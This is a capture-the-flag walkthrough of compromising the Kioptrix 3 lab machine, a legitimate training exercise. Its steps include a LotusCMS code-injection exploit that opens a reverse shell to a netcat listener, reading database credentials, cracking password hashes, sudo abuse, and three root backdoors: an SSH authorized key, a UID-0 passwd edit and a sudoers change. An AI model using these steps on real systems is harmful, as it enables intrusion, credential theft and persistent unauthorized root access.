GETTING STARTED

To download Kioptrix 3, click here

DISCLAIMER

> *This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). I recommend attempting to solve the lab independently. If you find yourself stuck on a phase for more than a day, you may refer to the writeups for guidance. Please note that this is just one approach to capturing all the flags, and there are alternative methods to solve the machine.*

RECONNAISSANCE

I start by using nmap to scan the network and identify the target.


```
┌──(root㉿kali)-[~/ctf/kioptrix-3]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 23:43 EDT
Nmap scan report for RTK_GW (192.168.1.1)
Host is up (0.052s latency).
Nmap scan report for 192.168.1.8
Host is up (0.00017s latency).
MAC Address: 00:0C:29:7C:23:2A (VMware)
Nmap scan report for kali (192.168.1.12)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 7.15 seconds
```

The target IP is *192.168.1.8*. Next, I perform an aggressive nmap scan to discover the open ports and services running on the target.


```
┌──(root㉿kali)-[~/ctf/kioptrix-3]
└─# nmap -A -p- 192.168.1.8 --min-rate 10000 -oN nmap.out
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 23:46 EDT
Nmap scan report for 192.168.1.8
Host is up (0.00051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Ligoat Security - Got Goat? Security  ...
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
MAC Address: 00:0C:29:7C:23:2A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

GETTING INITIAL ACCESS


Upon receiving the scan results, I opened a web browser to access the target on port 80




A redirection link on this page took me to another page that appeared incomplete.




I clicked on *Inspect Element*, navigated to the *Network* tab, and refreshed the page to view the received packets.



The issue is that my PC cannot recognize this domain. So, I modify the `/etc/hosts` file to map the domain *kioptrix3.com* to the target IP.



I refresh the page and get proper results this time.



I inspected the page but didn't find anything special, so I returned to the main page. Here, I noticed a login panel that revealed the CMS being used.

Hence I searched for exploits on *Lotus CMS* using **Google** and found several options. I then downloaded an exploit available on GitHub.

```
┌──(root㉿kali)-[~/ctf/kioptrix-3]
└─# git clone https://github.com/Hood3dRob1n/LotusCMS-Exploit; cd LotusCMS-Exploit
Cloning into 'LotusCMS-Exploit' ...
remote: Enumerating objects: 14, done.
remote: Total 14 (delta 0), reused 0 (delta 0), pack-reused 14
Receiving objects: 100% (14/14), 4.36 KiB | 4.36 MiB/s, done.
Resolving deltas: 100% (3/3), done.

┌──(root㉿kali)-[~/ctf/kioptrix-3/LotusCMS-Exploit]
└─# ls
lotusRCE.rb  lotusRCE.sh  README.md
```

I started a listener using netcat and executed the bash script.

```
rlwrap nc -lnvp 4444
```

```
./lotsuRCE.sh 192.168.1.8
```

```
Path found, now to check for vuln....

</html>Hood3dRob1n
Regex found, site is vulnerable to PHP Code Injection!

About to try and inject reverse shell....
what IP to use?
192.168.1.12
What PORT?
4444

OK, open your local listener and choose the method for back connect:
1) NetCat -e
2) NetCat /dev/tcp
3) NetCat Backpipe
4) NetCat FIFO
5) Exit
#? 1
```

```
┌──(root㉿kali)-[~/ctf/kioptrix-3]
└─# rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.8] 50702
whoami
www-data
```

With this, I gained a reverse shell of the system.

To streamline my activities, I exported my terminal and spawned a *pty* shell for ease of use.

```
export TERM=xterm
python -c 'import pty; pty.spawn("/bin/bash")'
```

GETTING USER ACCESS

I navigated to the *home* directory and discovered two additional users.

```
www-data@Kioptrix3:/home$ ls
ls
dreg  loneferret  www
www-data@Kioptrix3:/home$
```

The *loneferret* user had a file containing an intriguing message.

```
www-data@Kioptrix3:/home/loneferret$ cat CompanyPolicy.README
cat CompanyPolicy.README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing files.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.

DG
CEO
```

Executing this command would require a password, so I examined the running services and identified MySQL.

```
www-data@Kioptrix3:/home/www$ ps -aux | grep mysql
ps -aux | grep mysql
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
root      4026  0.0  0.1   1772   524 ?        S    05:09   0:00 /bin/sh /usr/bin/mysqld_safe
mysql     4068  0.0  3.2 127228 16532 ?        Sl   05:09   0:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=mysql
--pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --port=3306 --socket=/var/run/mysqld/mysqld.sock
root      4070  0.0  0.1   1700   552 ?        S    05:09   0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
```

It's in safe mode, so I would need another set of credentials to access it. Therefore, I searched for anything interesting in my own directory.

I found a set of credentials in `home/www/kioptrix3/gconfig.php`

```
$GLOBALS["gallarific_mysql_server"] = "localhost";
$GLOBALS["gallarific_mysql_database"] = "gallery";
$GLOBALS["gallarific_mysql_username"] = "root";
$GLOBALS["gallarific_mysql_password"] = "fuckeyou";
```


So I log into mysql using these credentials.

```
www-data@Kioptrix3:/home/www$ mysql -u root -p
mysql -u root -p
Enter password: fuckeyou

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 21
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

I found the md5 hashed password of both *dreg* and *loneferret* in the `gallery` database.

```
mysql> select * from dev_accounts;
select * from dev_accounts;
+----+--------------+----------------------------------+
| id | username     | password                         |
+----+--------------+----------------------------------+
|  1 | dreg         | 0d3eccfb887aabd50f243b3f155c0f85 |
|  2 | loneferret   | 5badcaf789d3d1d09794d8f021f40f0e |
+----+--------------+----------------------------------+
2 rows in set (0.00 sec)
```

I quickly head to crackstation to crack these



username	password
dreg	Mast3r
loneferret	starwars

I log in as *loneferret* using the password that I cracked using ssh.


```
┌──(root㉿kali)-[~/ctf/kioptrix-3]
└─# ssh loneferret@192.168.1.8
loneferret@192.168.1.8's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$ export TERM=xterm
loneferret@Kioptrix3:~$
```

PRIVILEGE ESCALATION


I checked the command history of this user.

```
loneferret@Kioptrix3:~$ history
    1  sudo ht
    2  exit
    3  export TERM=xterm
    4  ls
    5  clear
    6  history
```

Hence I execute the command `sudo ht`



I pressed F3 and was presented with an option to open any file. Since I was running the software using sudo privileges, I accessed and captured the flag from `/root/Congrats.txt`.



I'm crafting a backdoor to gain root access to the target system.

USING SSH KEYS

I generated a set of SSH keys in my terminal.

```
ssh-keygen -t rsa -b 4096 -C "keyfork3"
```

Next, I copied the public key stored in id_rsa.pub.

```
┌──(root㉿kali)-[~/.ssh]
└─# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCUTdkahBj8phOP3NtT+GEa0hHW7QCatorEKYS+pGBd0zmC5a9fp5QRMLaO48D6Z58ZL/gBgHkmZ4mxufAFendPZka0UDc2zXTTPfX0fMultSrWTZDbGK7JC
8tzSEXbPbhsyxVr2chETmtF/kVismwUnAumzwy7S/Hl7BY3bz6WLlM0P+PrJfvZHdj3y+DdZAzwWOlLKKfMlzNvN20JVJWoNF/IW+UfntoGEgGxSKYj2DHjzPUHeBrxx5k4XKaYvyu+eU+DJM6aReGXju4g/+
hZM6KMGighO1s6AvGVCaRQREplAAIbWpyPgq/KDxux1Riy0cMb0HMbXl8qhwMhbHiyH4jKuhCUT2b4p6mMIH1L5NBADfOdF25PUh+Mt2osA7zTPLN3FqptwxnKIg0l8sG64Ru8aHX6CLc8cbQy/FSJuXye/6W
p7He9ezBNneaTCC2DTQb4XpLRuIv1h0KBLKcoLR0kSs6vp1/qCWEFcm3CrgSvLq3vMell9tPXGxcgr2D5k8xYUs6kT1Ov5PwCH8/EmxAFbya+WdRrCRx2h1rWht5gYWzeYkS0lGrrtOUy4SAkmsBKvfhDRv06
tnrKDONSHQ1n+sAWTOE8lZmVLrbuDaVBwdg2lfchtruER5j89CkWt8xq5+KuFXX69wDSCrdpxfqjrZDyJ2+IZ5xqGjlQVw== keyfork3
```

Afterward, I pasted this into a new text file within the root directory on the target system.

```
ALT+F -> new -> text -> paste the ssh key -> save as -> /root/.ssh/authorized_keys
```

```
File Edit Windows Help Texteditor                                                    06:56 10.06.2024
[x]                                  /root/.ssh/authorized_keys                                  3
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCUTdkahBj8phOP3NtT+GEa0hHW7QCatorEKYS+pGBd0zmC5a9fp5QRMLaO48D6Z58ZL/gBgHkmZ4mxufAFendPZka0UDc2z
Ss6vp1/qCWEFcm3CrgSvLq3vMell9tPXGxcgr2D5k8xYUs6kT1Ov5PwCH8/EmxAFbya+WdRrCRx2h1rWht5gYWzeYkS0lGrrtOUy4SAkmsBKvfhDRv06tnrKDONSHQ1n+sAWT
```

Now I can log in as *root*.

USING THE /ETC/PASSWD FILE

I updated the id value in the `/etc/passwd` file of *loneferret* to 0.

```
uucp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:0:0:loneferret,,,:/home/loneferret:/bin/bash
```


By reconnecting as *loneferret*, I gained root access.

USING THE SUDOERS FILE

I can modify the permissions of *loneferret* in the sudoers file located in `/etc/sudoers`.

```
# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=(ALL) ALL
```

Now, I can execute *root* commands without encountering any restrictions.



CLOSURE

Here's a comprehensive summary of my successful penetration of the Kioptrix L3 system:

- I exploited the CMS to gain initial access.
- Discovered user credentials within the `gconfig.php` file.
- Utilized ht software with sudo privileges to locate the flag in the root directory.
- Implemented three distinct methods to establish a backdoor.

That concludes my walkthrough. Until next time! :)


CONTENT MANAGEMENT SYSTEM
TRAINING SESSION
makeameme.org